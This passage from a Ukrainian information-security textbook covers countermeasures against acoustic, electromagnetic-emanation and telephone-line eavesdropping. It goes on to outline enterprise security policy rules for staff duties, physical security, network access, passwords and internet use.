віброакустичного зашумлення. Цей метод полягає в наведенні в пружних конструкціях службових приміщень шумових віброколивань, що поширюються по твердим будівельним конструкціям, викликаючи їхні шумові мікродеформації, які, у свою чергу, приглушують мікродеформації, створювані акустичним впливом мовних сигналів.

Система віброакустичного зашумлення реалізується у вигляді стаціонарного та мобільного комплексів. Однак і в тому, і в іншому випадку вона складається з генератора низькочастотних шумових сигналів, декількох віброакустичних датчиків, що зашумлюють віброакустичні та акустичні канали витоку інформації.

Датчики віброакустичного зашумлення (у випадку стаціонарного устаткування об'єкта захисту) монтуються на стінах, перекриттях, водопровідних трубах і опалювальних батареях, вентиляційних шахтах, віконних плетіннях тощо і створюють загороджувальну перешкоду в елементах будівельних конструкцій.

Акустичні мікрофони є чуттєвими акустичними елементами, що включають і виключають генератор низькочастотних шумових сигналів і керують роботою віброакустичних датчиків. Якщо в контрольованому приміщенні не ведуться переговори, сигнал на виході акустичних мікрофонів не досягає порога спрацьовування системи віброакустичного зашумлення. При перевищенні акустичного сигналу порога спрацьовування включається низькочастотний генератор шуму і віброакустичні датчики роблять віброакустичне зашумлення контрольованого приміщення.

Найбільш небезпечними, з погляду несанкціонованого зняття за рахунок побічних електромагнітних випромінювань і наведень (ПЕМВН), є монітори комп'ютерів зі стандартами розгорнень телевізійних систем. В усіх зазначених випадках навіть використання могутніх криптографічних методів захисту інформації не приводить до бажаних результатів, і тільки застосування спеціальних методів і апаратури захисту від ПЕМВН здатне усунути виникаючий канал витоку інформації.

Такими методами є:

1. Доробка пристроїв обчислювальної техніки з метою мінімізації електромагнітних випромінювань (застосування малоенергетичних мікросхем, пристроїв відображення на рідкісних кристалах, локальне екранування окремих пристроїв персональних комп'ютерів, гальванічна розв'язка за ланцюгами електроживлення і т. д.).

2. Електромагнітне екранування приміщень, у яких розташована обчислювальна техніка, а також інше електронне устаткування, використовуване для обробки як аналогової, так і дискретної інформації.

3. Активне радіотехнічне придушення побічних електромагнітних випромінювань і радіотехнічне маскування працюючої апаратури.

Доробка пристроїв обчислювальної техніки дозволяє істотно зменшити рівень побічних електромагнітних випромінювань, однак цілком їх не усуває. Необхідно також зазначити, що електромагнітне екранування вносить певний дискомфорт у роботу користувачів і обслуговуючого персоналу, а в деяких випадках зробити таке екранування неможливо.

Активне радіотехнічне придушення і маскування ПЕМВН були запропоновані Інститутом радіотехніки й електроніки РАН (Росія) і полягають у формуванні й випромінюванні в безпосередній близькості від пристроїв обчислювальної техніки широкосмугового шумового сигналу з рівнем випромінювання, що перевищує рівень інформаційних випромінювань у всьому частотному діапазоні, де є ці випромінювання, а також у здійсненні наведень, що придушують шумові коливання в ланцюги комутації, які відходять.

Для здійснення електромагнітного придушення ПЕМВН розроблено клас генераторів електромагнітних коливань білого шуму, що створює шумове електромагнітне поле від десятків кілогерц до одиниць ГГц зі спектральним рівнем випромінюваного сигналу, який істотно перевищує рівні природних шумів, випромінюваних засобами обчислювальної техніки.

Спектральна щільність випромінюваного електромагнітного поля генераторами білого шуму рівномірно розподілена за частотним діапазоном зашумлення і забезпечує необхідне перевищення маскуючого сигналу над побічним електромагнітним випромінюванням у задане число разів.

Зараз різними організаціями розробляється, виготовляється та поширюється цілий клас таких приладів – широкосмугові генератори (передавачі) шумових електромагнітних коливань.

Існує два типи пристроїв електромагнітного зашумлення:

1) генератори об'ємного електромагнітного зашумлення;

2) генератори локального електромагнітного зашумлення.

Найбільше занепокоєння як у фінансових, торгових, виробничих організацій, приватних осіб, так і в державних структур викликає збереження конфіденційності телефонних переговорів. Засоби телефонного зв'язку досить часто використовуються для несанкціонованого одержання цікавої інформації як конкурентами, так і кримінальними структурами.

Особливо активно останнім часом практикується незаконне підключення до "чужих" ліній для ведення міжміських і міжнародних переговорів. У результаті прослуховування телефонних переговорів стає досить простою і відносно безпечною справою. Так, за даними аналізу несанкціонованого підключення до ліній зв'язку, проведеного фахівцем з технічних каналів Ф. Джонсом у Нью-Йорку, в американській практиці для збору комерційної інформації конкурентів телефон використовується в сімнадцятьох випадках зі ста.

Спецслужби також ведуть вибіркове прослуховування телефонних переговорів. Наприклад, за даними ФБР, до 8% інформації, що збирається про злочинні угруповування і злочинні зазіхання, дає прослуховування телефонних переговорів.

Структурні методи захисту мовних повідомлень можна класифікувати за наступними напрямками:

виявлення несанкціонованого підключення пристроїв, зняття мовних сигналів і активного захисту телефонних ліній;

скремблювання мовних сигналів;

шифрування мовних сигналів.

Найбільш імовірними каналами витоку інформації є телефонні лінії зв'язку. Пристрої активного захисту телефонних ліній призначені для нейтралізації пристроїв, що несанкціоновано підключаються, на ділянці "абонентський апарат – телефонна станція".

У цьому випадку нейтралізація пристроїв несанкціонованого зняття здійснюється шляхом генерації в телефонну лінію низькочастотних і високочастотних перешкод, а також керуванням споживання струму в лінії зв'язку при веденні розмов, що приводить до зниження співвідношення сигнал/шум на вході несанкціоновано підключених пристроїв зняття мовних сигналів і блокування акустопуску звукозаписуючої апаратури. Тобто корисний сигнал на вході пристрою зняття стосовно спеціально створюваної шумової перешкоди стає такої величини, що несанкціоновано підключений пристрій не спрацьовує. Це

виключає або зменшує ймовірність сприйняття корисного мовного сигналу.

Для активного захисту телефонних ліній застосовуються наступні методи:

блокування (нейтралізація) пристроїв несанкціонованого зняття за рахунок зниження співвідношення сигнал/шум на вході пристрою, що підслуховує;

розмивання спектра радіопередаваного підслуховуючого пристрою:

зрушення робочої частоти радіопередавального пристрою в більш високочастотний діапазон, що приводить до неможливості сприйняття і розпізнавання інформаційних сигналів приймачами несанкціонованих користувачів;

блокування акустопуску звукозаписної апаратури;

захист телефонного тракту від ВЧ- нав'язування;

здійснення гальванічної розв'язки телефонного апарата від лінії зв'язку за рахунок оптоелектронних перетворювачів;

повне приглушення пристроїв несанкціонованого зняття спеціальними генераторами.

Як активні методи захисту мовних повідомлень у системах конфіденційного зв'язку знайшли широке застосування різного роду скремблювальні пристрої та пристрої шифрування мовних сигналів. Методи захисту мовних повідомлень підрозділяються на:

методи забезпечення тимчасової стійкості мовних повідомлень від несанкціонованого доступу;

методи гарантованого захисту інформації від НСД.

До методів забезпечення тимчасової стійкості мовних повідомлень від НСД відносять методи аналогового скремблювання, що забезпечують тимчасову стійкість переданих повідомлень за рахунок зміни характеристик вхідного мовного сигналу таким чином, що вихідний перетворений сигнал стає нерозбірливим для несанкціонованого користувача.

Однією з умов такого перетворення є сталість займаної смуги частот, що необхідно при передачі заскрембльованого сигналу по тій же самій каналоутворюючій апаратурі. При застосуванні методу скремблювання аналогових мовних сигналів реалізуються наступні перетворення:

частотна інверсія;

частотна перестановка мовних квантів;
тимчасова перестановка мовних квантів.

3. ОРГАНІЗАЦІЯ ІБ НА ПІДПРИЄМСТВІ ☑

3.1. **Політики інформаційної та ЕБ (ІЕБ)**✓

3.1.1. Цілі та завдання ПБ ◆

3.1.2. Обов'язки у сфері ІЕБ ◆

3.1.3. Забезпечення фізичної безпеки КС ◆

3.1.4. Загальні вимоги до керування і використання КС ◆

3.1.5. Правила ІЕБ під час використання ресурсів (Internet) ◆

3.1.6. Правила ІЕБ під час використання електронної пошти ◆

3.1.7. Антивірусний захист КС ◆

3.1.8. Керування і експлуатація криптографічних систем у КС ◆

3.1.9. Правила впровадження ПЗ ◆

3.1.10. Порядок впровадження і контролю виконання ПБ ◆

3.1.11. Порядок перегляду ПБ ◆

3.2. Модель системи об’єктів захисту ✓

3.3. Методика розробки ПБ ✓

3.4. Методи оцінки втрат ✓

3.5. Методи оцінки ризиків ✓

3.5.1. Оцінка ризиків для інформаційних ресурсів ◆

3.5.2. Методи оцінки ризиків на основі методики фірми Digital Security ◆

3.5.3. Приклад розрахунку ризиків ІС на основі моделі інформаційних потоків ◆

3.5.4. Приклад розрахунку ризиків по погрозі конфіденційність ◆

3.5.5. Приклад розрахунку ризиків по погрозі цілісність ◆

3.5.6. Приклад розрахунку ризиків по погрозі відмова в обслуговуванні ◆

3.5.7. Розрахунок ризиків по погрозі ІБ ◆

3.6. Служба ІЕБ. Організація її аудиту ✓

3.6.1. Цілі й призначення аудиту ◆

3.6.2. Етапи проведення аудиту ◆

3.6.3. Виробіток рекомендацій щодо результатів аудиту ІБ ◆

3.6.4. Організація технічного захисту інформації ◆

3.7. Кадровий аспект ІЕБ на підприємстві ✓

3.7.1. Організація прийому на роботу ◆

3.7.2. Етапи відбору персоналу ◆

3.7.3. Посадова інструкція ◆

3.7.4. Корпоративна культура на підприємстві ◆

3.7.5. Мотивація й безпека ◆

3.7.6. Звільнення ◆

3.7.7. Особливості прийому на роботу співробітників пов'язану з володінням конфіденційною інформацією ◆

3.8. Економічна безпека підприємства в умовах сучасного ринку ✓

3.8.1. Види можливих збитків (втрат) ◆

3.8.2. Основні напрямки забезпечення ЕБ організації ◆

3.8.3. Інтелектуальна складова ЕБ організації ◆

3.8.4. Закордонний досвід ◆

3.8.5. Основи організації захисту електронних документів ◆

3.8.6. Захист електронних платежів ◆

3.8.7. Загальна схема функціонування електронних платіжних систем ◆

3. Організація ІБ на підприємстві

3.1. Політики інформаційної та економічної безпеки (ІЕБ)

Кінцева мета бізнесу – одержання прибутку. Умови досягнення мети – ефективне використання ресурсів і зниження можливих непередбачених збитків.

Політика ЕБ на підприємстві розуміється як комплекс заходів щодо захисту ресурсів і зниження ризиків, спрямованих на створення й підтримку умови досягнення кінцевої мети бізнесу.

При виробітку **концепції забезпечення ЕБ** для організацій автори роботи виходять з того, що результатом застосування заходів протидії загрозам є захист персоналу, матеріальних, фінансових, інформаційних ресурсів від нанесення їм можливого збитку.

Розрізняють наступні **напрямки забезпечення ЕБ** організації:

правовий захист, тобто наявність таких нормативно-правових елементів, як: патенти, авторські права, ліцензії, закони, положення, накази та ін.;

організаційний захист, тобто регламентація виробничої діяльності й взаємовідносини виконавців (сторін), що виключає завдання збитків: режим і охорона підприємства, забезпечення збереження конфіденційної інформації, підбір і розміщення персоналу;

інженерно-технічний захист, тобто використання різних технічних засобів, що перешкоджають завданню збитків: фізичні й апаратні засоби, програмне забезпечення та ін.

Безпосередньо в організації забезпечення ЕБ – це виконання наступних **функцій**:

інформаційно-аналітична робота;

забезпечення схоронності матеріальних і фінансових ресурсів;

забезпечення ІБ;

забезпечення безпеки персоналу.

Крім розробки основних заходів і засобів захисту інформації, які передбачається впроваджувати в ІС, з метою позначення для керівництва й персоналу ІС *стратегії* захисту інформації в організації (підрозділі) необхідна розробка політики ІБ організації (підрозділу) або політики безпеки, яку можна назвати стратегічним планом, що описує

цілі, завдання, загальні вимоги, правила, обмеження, рекомендації у сфері ІБ.

Назви рівнів зрілості у наведеній моделі (рис. 3.1) досить точно характеризують стан ІБ в організації саме в контексті наявності та виконання політики безпеки.




Рис. 3.1. **Модель, запропонована Carnegie Mellon University**

Необхідність такого плану полягає в тому, що наявність побудованої СЗІ не гарантує її правильного функціонування без

підтримки з боку керівництва і користувачів ІС. Керівництво і всі користувачі ІС повинні однаково розуміти й виконувати правила, що стосуються ІБ. У зв'язку з цим можна навести модель організацій із позиції їх зрілості у сфері ІБ, запропонованої Carnegie Mellon University [156].

Спробуємо викласти основні положення, що дозволяють практично розробити політику ІБ організації (підрозділу) ІПЗ, яка не становить державну таємницю.

Для підвищення ефективності використання ПБ доцільно оформляти не єдиним документом, а у вигляді декількох документів, що спростить їх використання і впровадження. Основну сукупність цих документів (їх може бути й більше, залежно від конкретної ІС) можна подати так (рис. 3.2).




Рис. 3.2. **Сукупність документів з питань ПБ**

Ґрунтуючись на джерелі [156], у вигляді тез розкриємо зміст документів політики безпеки, показаних на рис. 3.2.

Методика розробки політики безпеки для автоматизованої системи детально викладена в нормативному документі [43]. Для інформації, яка визначена як ІзОД і складає державну таємницю, політика безпеки може бути складена на основі постанов Кабінету Міністрів України [1, с. 50–52].

Також у виданнях зарубіжних авторів (наприклад, джерело [140]) і в глобальній мережі Internet досить багато уваги приділяється методиці розробки політики безпеки як у цілому для організації, так і для окремих компонентів комп'ютерної системи.

3.1.1. Цілі та завдання ПБ

1. Правила ПБ:

описують безпеку в загальних термінах, сенс яких повинен бути зрозумілий також нефахівцям, і не описують, яким чином її здійснювати;

не замінюють інструкції та стандарти.

2. Правила, необхідні для:

декларації основних принципів забезпечення ІБ;

демонстрації підтримки політики ІБ з боку керівництва;

покладання обов'язків і відповідальності на співробітників щодо підтримки функціонування створеної СЗІ;

для документального підтвердження відповідності підходів до забезпечення ІБ всім необхідним стандартам і нормативним актам (вітчизняним або міжнародним).

3. Цілі політики безпеки досягаються формуванням документів (розділів), у яких визначаються:

об'єкти захисту і необхідний рівень їх безпеки;

потенційні порушники ІБ;

інформаційні ризики;

правила розмежування доступу до захищених ресурсів;

підходи до управління програмно-апаратним забезпеченням КС;

порядок розробки, супроводу й модернізації програмно-апаратного забезпечення КС;

підходи до забезпечення фізичної безпеки об'єктів захисту;

порядок резервного копіювання, архівного зберігання й видалення даних;

правила захисту інтелектуальної власності;

підходи до реагування на інциденти;

стратегія щодо комп'ютерних злочинів.

3.1.2. Обов'язки у сфері ІЕБ

1. Обов'язки керівництва:

участь і підтримка Комісії з ІБ;

визначення експертів, які класифікують інформацію за ступенем її важливості та допускають відхилення в її обробці від загальноприйнятої практики;

організація розробки й узгодження планів захисту інформації.

2. Обов'язки відділу (підрозділу) ІБ:

відповідає за впровадження та супровід в організації правил ІБ, а також стандартів, інструкцій і процедур;

відповідає за навчання, використання адміністративних заходів і підтримку з боку керівництва;

у випадках залучення сторонніх організацій або консультантів з ІБ забезпечує їх роботу за інструкціями, прийнятими в організації.

3. Обов'язки адміністраторів безпеки, адміністраторів КС, користувачів:

розподілити обов'язки та відповідальність за керування інформаційними ресурсами організації, координувати діяльність кожного, включаючи відповідальних за інформацію та матеріально відповідальних осіб;

призначити адміністратора безпеки для всіх розрахованих на велику кількість користувачів систем, а в кожному підрозділі виділити відповідального за ІБ;

визначити відповідальних осіб за безпеку обміну інформацією із зовнішніми організаціями в реальному масштабі часу;

включити положення про відповідальність за дотримання норм безпеки в посадові інструкції і в договори (контракти) із зовнішніми організаціями.

4. Право на інформацію і відповідальність за її збереження:

призначення за відповідними напрямами відповідальних осіб за поданням доступу до певного типу інформації;

визначення дозволених засобів і методів керування та адміністрування. Необхідно мати інструкції з надання та позбавлення прав доступу до інформаційних ресурсів організації, а також для

відновлення інформації у разі її втрати.

5. Поняття керування безпекою і застосування правових норм:

знати і свідомо дотримуватися законів і правил у межах своїх функціональних обов'язків;

дотримуватись правил збору можливих джерел доказів і забезпечити юридичні гарантії ухвалення їх судом;

заздалегідь планувати можливу взаємодію організації з правоохоронними органами у разі вчинення комп'ютерних злочинів.

6. Навчання та підтримка ІБ:

навчатися повинні усі співробітники, що мають доступ до комп'ютерів і мереж організації. Співробітники повинні підписати зобов'язання пройти відповідне навчання, а також мати документ, що підтверджує проходження курсу навчання;

керівництво повинне виділити час на навчання і сприяти його проведенню;

навчання повинно відповідати вимогам політики безпеки.

3.1.3. Забезпечення фізичної безпеки КС

1. Розміщення комп'ютерів і монтаж устаткування:

визначити місця розташування комп'ютерів і комунікаційного устаткування, а також розміщення устаткування всередині будівель;

врахувати можливість підключення устаткування до резервних джерел живлення;

врахувати можливість фізичного проникнення або злому, захист від пожеж та інших лих;

передбачити захист від статичної електрики та інших фізичних чинників навколишнього середовища;

включити вимоги щодо забезпечення стабілізованого живлення серверів та інших найбільш важливих вузлів;

промаркірувати устаткування ІС (наприклад, ідентифікаційними штрих-кодами, які можна контролювати за допомогою комп'ютеризованого спеціального устаткування).

2. Системи контролю й керування доступом до устаткування:

створення системи контролю й керування доступом включає розробку правил: фізичного доступу; реєстрації осіб, що мають право доступу; проведення перевірок;

обмеження доступу до приміщень з комп'ютерами й серверами, резервних носіїв і до бібліотек з документацією. Запобігання можливості візуального вивчення комп'ютерного устаткування сторонніми особами;

ідентифікація, реєстрація, супровід відвідувачів, а також забезпечення незалежної охорони місць, де зберігається важлива інформація.

3. Планування дій в екстремальних ситуаціях:

визначення мети й завдань правил і планів реагування на аварійні ситуації. Пріоритетом є безпека співробітників;

створення та перегляд планів відновлення після аварій, проведення аварійних робіт. Забезпечення умов для періодичного контролю і оновлення планів;

повідомлення адміністрації у разі виникнення сигналів тривоги. Повідомлення адміністрацією відповідних робітників про аварійні відключення і про очікувані відключення. Забезпечення можливості контакту в неробочий час з аварійними службами.

4. Загальна безпека комп'ютерних систем:

розробка процедур, що гарантують безперервне функціонування важливих інформаційних ресурсів;

введення обмежень доступу користувачів до допоміжних і забезпечувальних систем.

5. Проведення періодичних перевірок конфігурації системи і мережі для мінімізації ризиків, пов'язаних з установкою нестандартних апаратних засобів і ПЗ.

6. Підбір кадрів на основні технічні посади та інструктаж персоналу.

3.1.4. Загальні вимоги до керування і використання КС

1. Адресація мережі та архітектура:

відділення системи з найбільш важливими даними для полегшення керування доступом;

у правилах мережної адресації визначається, яку інформацію про конфігурацію мережі можна публікувати поза організацією. Конфігурувати DNS і систему перетворення мережних адрес (NAT) для приховування імен і адрес від зовнішнього оточення;

визначити процедури розширення мережі;

визначити правила адресації мережі (статична, динамічна).

2. Керування доступом до мережі:

розробити правила підключення до Internet, доступу до вхідних/вихідних телефонних каналів, а також інших зовнішніх підключень;

розробити правила використання віртуальних приватних мереж (VPN);

розробити правила для допоміжних систем, до яких відсутні вимоги з автентифікації, або ці вимоги не достатньо жорсткі.

3. Безпека реєстрації:

використовувати призначені для користувача імена, прив'язані до прізвища, імені, по батькові користувача, а не до його функціональних обов'язків. У правилах повинно бути відбито, що робити з призначеними для користувача іменами, визначеними операційною системою під час її установки;

імена тимчасових користувачів і користувачів, що не є співробітниками організації, повинні особливо ретельно контролюватися. У правила присвоєння таких імен необхідно включити вимоги щодо контролю за ними та їх анулювання;

у правила необхідно включити положення щодо багаторазових/одноразових сеансів ідентифікації, а також вимоги, що стосуються систем позитивної ідентифікації;

протоколювання успішних, безуспішних спроб реєструватися в системі, час і дата останньої реєстрації в системі;

у правила обмеження числа сеансів реєстрації додати вимогу автоматичного виходу із системи (після закінчення проміжку часу, за часом доби і т. п.);

ввести розпорядження тим, хто має доступ до важливої інформації, виходити із системи у випадках залишення робочих станцій без нагляду;

визначити правила адміністрування облікових записів користувачів;

визначити правила роботи у привілейованому режимі, на основі яких розробляються інструкції, що визначають вимоги до доступу в систему, а також вимоги контролю за наданням привілеїв.

4. Паролі:

стеження за структурою пароля й терміном його дії, заборона використовувати повторно старі паролі;

встановлення правил зберігання паролів;

зміна паролів, встановлених за замовчуванням;

призначення й використання спеціальних паролів, які сигналізують про обов’язковість введення пароля;

заборона відображення символів пароля при його введенні через інтерфейс користувача;

забезпечення передачі пароля каналами зв'язку у зашифрованому вигляді.

5. Формалізувати правила розмежування доступу для кожної частини системи, що має свою специфіку.

6. Розробити правила віддаленого (зовнішнього) доступу користувачів (адміністраторів) у внутрішню систему організації.

використання тільки певного програмно-апаратного забезпечення;

віддалений користувач забезпечує належний захист комп'ютерного устаткування і даних на додаткових робочих вузлах;

організація є власником усієї інтелектуальної власності, використовуваної або створеної у середовищі віддаленого доступу;

співробітники несуть відповідальність за підтримку структурованого робочого середовища, а також виконання всіх інструкцій, що стосуються безпеки віддалених систем (ліцензування програмного забезпечення, створення резервних копій і т. д.).

3.1.5. Правила ІЕБ під час використання ресурсів (Internet)

1. Підхід до Internet:

визначити питання, які стосуються правил безпеки при використанні зовнішніх ресурсів;

констатувати архітектуру мережі, задачі брандмауера і перетворення мережних адрес;

визначити перелік основних програм, програм забезпечення і протоколів, які можуть пропускатися через шлюз;

визначити відмінності між проксі-сервером і фільтрацією пакетів.

2. Правила адміністрування ресурсів, доступних із зовнішньої мережі:

обов'язкове профілактичне обслуговування загальнодоступних даних;

порядок оновлення ресурсів;

порядок реагування на порушення ІБ зовнішніми користувачами.

3. Обов'язки користувачів:

інструктаж користувачів для роз'яснення їх обов'язків і відповідальності;

роз'яснення позиції організації щодо того, в якому вигляді співробітники представляють організацію під час їх доступу до різних вузлів мережі Internet;

заборона пересилання інформації з обмеженим доступом (необхідний перелік цієї інформації) без спеціально визначених процедур;

визначення правил завантаження та інсталяції ПЗ з мережі Internet.

4. Правила роботи в WWW:

рознесення на різні вузли мережі Web-серверів і програм, доступних через Web-сервер;

обов'язкова перевірка сервісних програм і сценаріїв на предмет безпеки і наявності помилок;

супровід і забезпечення захисту засобів, що постачаються ззовні, використовуваних для підтримки Web-послуг;

визначити відповідальних і правила керування ресурсами Web-вузла;

визначення відповідальності користувачів під час використання ними Internet.

5. Відповідальність за програми:

відповідальні за програми і процеси особи повинні нести відповідальність за інформацію, яка пересилається, а також за її надійність і забезпечення гарантій того, що інформація поширюється тільки серед користувачів, яким надано відповідні повноваження;

правила розробки програм залежать від правил розробки ПЗ;

розширена автентифікація користувачів, що звертаються до Internet;

6. Визначення ключових положень щодо використання віртуальних приватних мереж.

7. Модеми:

розробити правила, де і як встановлювати модеми;

розробити правила, які дозволять адміністраторам централізований моніторинг і керування модемами;

розробити правила, що передбачають обов’язкову автентифікацію осіб, які отримують доступ до мережі.

8. Застосування інфраструктури відкритого ключа (PKI):

описати правила і процедури використання PKI;

9. Описати інфраструктуру забезпечення електронної торгівлі:

зберігання даних;

ідентифікація і автентифікація;

захист пересилання даних;

методи обробки замовлень.

3.1.6. Правила ІЕБ під час використання електронної пошти

1. Правила використання електронної пошти:

правила повинні вимагати відповідності поштових повідомлень загальноприйнятим морально-етичним нормам, загального відношення до електронної пошти і підпорядкування правилам безпеки.

